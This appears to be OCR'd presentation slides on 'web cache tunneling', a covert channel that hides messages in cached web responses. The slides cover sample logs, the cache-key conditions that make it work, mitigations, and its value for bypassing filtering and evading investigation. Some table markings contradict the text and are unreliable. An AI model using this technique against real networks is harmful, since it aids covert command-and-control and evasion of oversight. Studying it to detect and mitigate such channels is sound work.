


Tricky to accomplish asynchronous communication

EXPOSURE



EXPOSURE - WEB APPLICATION SERVER




```
$ tail -f access.log
```

```
GET /                         HTTP/1.1 200
GET /favicon.ico              HTTP/1.1 200
GET /?q=85a5fbe9&p=Zm9v       HTTP/1.1 200
GET /about.html               HTTP/1.1 200
GET /?q=c345bea9              HTTP/1.1 200
GET /admin                    HTTP/1.0 404
GET /?q=puppies               HTTP/1.1 200
GET /robots.txt               HTTP/1.1 200
GET /?q=dd86977a&p=YmFy       HTTP/1.1 200
```

- Unusual searches without results
- Unused URL arguments

EXPOSURE - WEB CACHING SERVER




```
$ tail -f access.log
```

```
GET /scripts/jquery.js        HTTP/1.1 200
GET /favicon.ico              HTTP/1.1 200
GET /?q=85a5fbe9              HTTP/1.1 200
GET /styles/default.css       HTTP/1.1 200
GET /?q=c345bea9              HTTP/1.1 200
GET /scripts/jquery.js        HTTP/1.1 200
GET /styles/default.css       HTTP/1.1 200
GET /favicon.ico              HTTP/1.1 200
GET /?q=dd86977a              HTTP/1.1 200
```

- Unusual, repeated requests

EXPOSURE - LOCAL NETWORK




```
$ wireshark
```

```
TLSv1.2   Application Data
TLSv1.2   Application Data
```

```
45.55.52.194     HTTP    GET /?q=85a5fbe9&p=Zm9v
45.55.52.194     HTTP    HTTP/1.1 200 OK
142.250.80.46    HTTP    GET /search?q=puppies
142.250.80.46    HTTP    HTTP/1.1 200 OK
45.55.52.194     HTTP    GET /?q=c345bea9
45.55.52.194     HTTP    HTTP/1.1 200 OK
```


- Unusual, repeated requests

VULNERABILITY




1. Responses are **cached**
2. Cached responses **reflect** the requested URL
3. Only the **q** URL argument is in the **cache key**

MITIGATION - WEB APPLICATION SERVER




1. Responses are **cached**
2. Cached responses **do not reflect** the requested URL
3. Only the **q** URL argument is in the **cache key**

MITIGATION - WEB CACHING SERVER



1. Responses are **not cached**
2. Cached responses **reflect** the requested URL
3. **All arguments** are in the **cache key**

ALTERNATE VULNERABILITY


https://example2.com/
Referer: https://example.com/foo
Referring for https://example.com/foo

1. Responses are **cached**
2. Cached responses **reflect** the **Referer header**
3. The **referrer** is not in the **cache key**

GENERAL VULNERABILITY

1. Responses are **cached**
2. Cached responses **reflect** **something**
3. That **something** is not in the **cache key**

VERDICT - WEB CACHE TUNNELING

Bypass Defenses

☓ Domain filtering
☓ Deep packet inspection

Evade Investigation

- No address, domain, or server to interrogate
- Cache expiration automatically removes public evidence
- Forensic evidence split between multiple systems/parties

Option	Reliable	Undetectable	Untraceable	Unattributable
TCP Stream	🟩	🟩		
HTTPS Beacon	🟩	🟩		
Twitter Beacon	🟩	🟩	🟩	
Web Cache	🟥	🟥	🟥	🟥